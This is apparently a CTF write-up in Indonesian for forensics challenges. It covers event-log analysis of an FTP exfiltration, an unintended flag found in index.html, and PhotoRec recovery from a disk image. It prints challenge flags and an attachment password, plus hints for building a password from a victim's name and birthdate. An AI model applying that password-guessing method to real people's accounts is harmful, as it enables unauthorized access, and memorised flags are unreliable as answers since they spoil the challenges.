
Filtered: Log: file://\\wsl.localhost\kali-linux\home\etern1ty\ctf\recursion-25\qual\for\pablue\Security.evtx; Source: ; Event ID: 4624. Number of events: 21

Level	Date and Time	Source	Event ID	Task Category
Information	05/04/2025 08:02:00	CSVImporter	4624	(1)
Information	05/04/2025 08:02:00	CSVImporter	4624	(1)
Information	05/04/2025 08:02:00	CSVImporter	4624	(1)
Information	05/04/2025 08:02:00	CSVImporter	4624	(1)

Event 4624, CSVImporter

Successful logon via RDP (Source IP: 192.168.1.100)

No 9 - Kita bisa cek event ID 4663 untuk file access.



RECURSION-PablueTeam   Number of events: 14.957


Level	Date and Time	Source	Event ID	Task Category
Information	05/04/2025 08:02:00	CSVImporter	5156	(1)
Information	05/04/2025 08:02:00	CSVImporter	4663	(1)
Information	05/04/2025 08:02:00	CSVImporter	5140	(1)
Information	05/04/2025 08:02:00	CSVImporter	4688	(1)
Information	05/04/2025 08:02:00	CSVImporter	4624	(1)
Information	05/04/2025 08:02:00	CSVImporter	4697	(1)

Event 4663, CSVImporter

An attempt was made to access an object: C:\Finance\secret.docx

No 10 - 5156 untuk new firewall rule.

disuruh mentor daftar



RECURSION-PablueTeam Number of events: 14.957

Level	Date and Time	Source	Event ID	Task Category
Information	05/04/2025 08:02:00	CSVImporter	5156	(1)
Information	05/04/2025 08:02:00	CSVImporter	4663	(1)
Information	05/04/2025 08:02:00	CSVImporter	5140	(1)
Information	05/04/2025 08:02:00	CSVImporter	4688	(1)
Information	05/04/2025 08:02:00	CSVImporter	4624	(1)
Information	05/04/2025 08:02:00	CSVImporter	4697	(1)

Event 5156, CSVImporter

General Details


● Friendly View ○ XML View

+ System

- EventData

Windows Filtering Platform allowed connection (FTP to 45.33.12.10)

Hasil



```
[DEBUG] Received 0x5e bytes:
    b'Correct\n'
    b'\n'
    b'Question 10: What protocol was used for data exfiltration?\n'
    b'Format: lowercase\n'
    b'Answer: '
Correct

Question 10: What protocol was used for data exfiltration?
Format: lowercase
Answer: $ ftp
[DEBUG] Sent 0x4 bytes:
    b'ftp\n'
[DEBUG] Received 0x5e bytes:
    b'Correct\n'
    b'\n'
    b'Congratulations! Flag: RECURSION{y0u_4r3_4_r3l14bl3_blu3_t34m_4n4lys7_09_URRRAAAHHH}\n'
Correct

Congratulations! Flag: RECURSION{y0u_4r3_4_r3l14bl3_blu3_t34m_4n4lys7_09_URRRAAAHHH}
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 103.87.66.171 port 32128
```

persistence

Flag: RECURSION{mitre_T1546_001_change_default_file_association}

Deskripsi

by **k3ng**

kok bisa ya kena hek pas lagi belajar html

Attachment URL: https://drive.google.com/file/d/102Jijm0gpKaXUssfF1K-lJv5Gd99xags/view?usp=sharing
Attachment Password: 665933c3b75873d68e9a8b9fd2ce0d50
Attachment SHA256: 10012e14f819bdd90ee308a6b3fc27581b484661ae443fedd5edd1aa38ea1cde

Informasi Terkait Soal


Diberikan suatu file **.ad1**.

Solusi

Solusinya unintended :(
Di user yang dipakai, cek semua folder ternyata di Documents ada **network.pcapng** sama **index.html**. Nah **index.html**nya udah ada flagnya ternyata memang bener unintended 💀

persistence 2 keluar aku pergi 🏃🏃🏃🏃🏃🏃🏃🏃🏃🏃🏃🏃🏃🏃

Hasil



Name	Size	Type	Date Modified
My Music	1	Reparse Poi...	30/01/2025 08:54:16
My Pictures	1	Reparse Poi...	30/01/2025 08:54:16
My Videos	1	Reparse Poi...	30/01/2025 08:54:16
$I30	4	NTFS Index ...	20/03/2025 14:38:56
index.html	1	Regular File	20/03/2025 14:38:15
network.pcapng	3.029	Regular File	20/03/2025 14:38:56

Hello, World!

My flag is RECURSION{mitre_T1546_001_change_default_file_association}

Don't share that, it is a secret >:(

Combination

Flag:
RECURSION{s3ba1knya_j4ng4n_p4k41_d4t4_d1r1_jad1_p4ssw0rd_y4hh_n4nt1_g4mp4ng_d1_brut3f0rc3}

Deskripsi

by **Pablu**

Beliau memiliki jiwa kepemimpinan yang tinggi. Sejak kecil, beliau dikenal sebagai sosok yang cerdas dan juga pandai berdagang. Pada tahun itu, beliau akhirnya menjadi seorang mahasiswa—tepatnya mahasiswa baru di Institute Teknologi Bonsyomarannu. Beliau sangat gembira karena diterima di kampus impiannya. Hari demi hari, beliau menjalani kehidupannya sebagai mahasiswa. Suatu hari, saat sedang mengerjakan tugas kelompok bersama seorang teman, awalnya tidak ada yang mencurigakan. Namun, di tengah malam, ketika beliau tertidur, temannya mencoba mengakses sebuah file yang sangat rahasia di laptop milik beliau. Walaupun terdapat sistem keamanan yang melindunginya, namun ada celah untuk membobolnya. Bantu beliau untuk mengamankan rahasia tersebut sebelum temannya berhasil mendapatkannya.

Informasi Terkait Soal

Diberikan sebuah file **.dd**.

HINT #1


try combining the device owner's name with his/her data

HINT #2

the device owner is Ciro, and the combination password format is year-month-name-date (without-)

Pendekatan

Awalnya karena .dd bisa dibilang image file, langsung aja dicoba ke FTK tapi “k0s0ng”.



File List


Name	Size	Type	Date Modified
[root]	16	Directory	
[unallocated space]	0	Unallocate...	
FAT1	100	Filesystem ...	
FAT2	100	Filesystem ...	
reserved sectors	2	Filesystem ...	
VBR	1	Filesystem ...	

```
0000000 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000010 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000020 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000030 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000040 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000060 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000070 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000080 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000090 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
00000a0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
00000b0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
00000c0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
00000d0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
00000e0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
00000f0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000100 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000110 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000120 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000130 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000140 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000150 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000160 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000170 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000180 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000190 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
00001a0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
00001b0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
00001c0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
00001d0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
00001e0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
00001f0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000200 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000210 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000220 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
```

Cursor pos = 0; clus = 2; log sec = 436


Listed: 6 Selected: 0 image.dd/NONAME [FAT16]

Karena “k0s0ng” begini, langsung saja dicoba ke PhotoRec.



```
PhotoRec 7.2, Data Recovery Utility, February 2024
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

Disk image.dd - 104 MB / 100 MiB (RO)
     Partition                  Start        End    Size in sectors
   P FAT16                    0   0  1   799   7 32     204800 [NO NAME]


7 files saved in /home/etern1ty/ctf/recursion-25/qual/for/combination/image.dir/recup_dir directory.
Recovery completed.

You are welcome to donate to support and encourage further development
https://www.cgsecurity.org/wiki/Donation








[ Quit ]
```

disuruh mentor daftar



recup_dir.1


Name	Date
f0000480.xlsx	07/0
f0000600.pdf	07/0
f0000792.7z	07/0
report.xml	07/0

4 items | 1 item selected 59,1 KB |

PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.

Data Mahasiswa Baru Institute Teknologi Bonsyomarannu Tahun 2029

No	Nama	Tanggal Lahir
1	Amina	15-08-2006
2	Dax	13-10-2005
3	Mikaela	28-01-2007
4	Tucker	16-02-2007
5	Eloise	14-05-2008
6	Maverick	16-09-2006
7	Lillie	20-05-2005
8	Declan	15-11-2007
9	Ciro	19-05-2006
10	Houston	29-04-2006
11	Ruby	16-07-2008
12	Kalel	15-01-2007
13	Oakleigh	24-10-2005
14	Jovanni	24-05-2007
15	Nyomi	21-12-2008
16	Ocean	15-01-2005
17	Kairi	11-11-2007
18	Amari	25-07-2006
19	Maya	06-02-2005
20	Muhammad	18-06-2005
21	Berkley	22-01-2007
22	Zechariah	26-08-2007
23	Rebekah	08-03-2007
24	Gunner	31-07-2008
25	Iyla	21-05-2005
26	Abner	10-04-2006



recup_dir.1

Name	Date modified	Type	Size
f0000480.xlsx	07/04/2025 10:10	Microsoft Excel W...	
f0000600.pdf	07/04/2025 10:10	Firefox PDF Docu...	
f0000792.7z	07/04/2025 10:10	Compressed Archi...	
report.xml	07/04/2025 10:10	Microsoft Edge HT...	

4 items |


PENGUMUMAN

Diberitahukan kepada seluruh mahasiswa baru Institute Teknologi Bonsyomarannu! Data pribadi Anda telah dicatat dalam sistem kampus, termasuk nama lengkap dan tanggal lahir. Mohon untuk segera melakukan pengecekan data di file "Data_Mahasiswa_Baru_ITB_2029.xlsx" yang tersedia dalam direktori ini. Karena data tersebut sangat pentingan dalam menunjang perkuliahan anda. **Berbagai fasilitas bisa diakses** dengan data tersebut.

Salam Sukses,

Panitia penerimaan Mahasiswa Baru 2029

HIDRODINAMIKA 2 29° Mon, 7 Apr - 10.13
file:////wsl.localhost/kali-li
1 of 1
Automatic Zoom



```
> 7z e f0000792.7z

7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-08-11
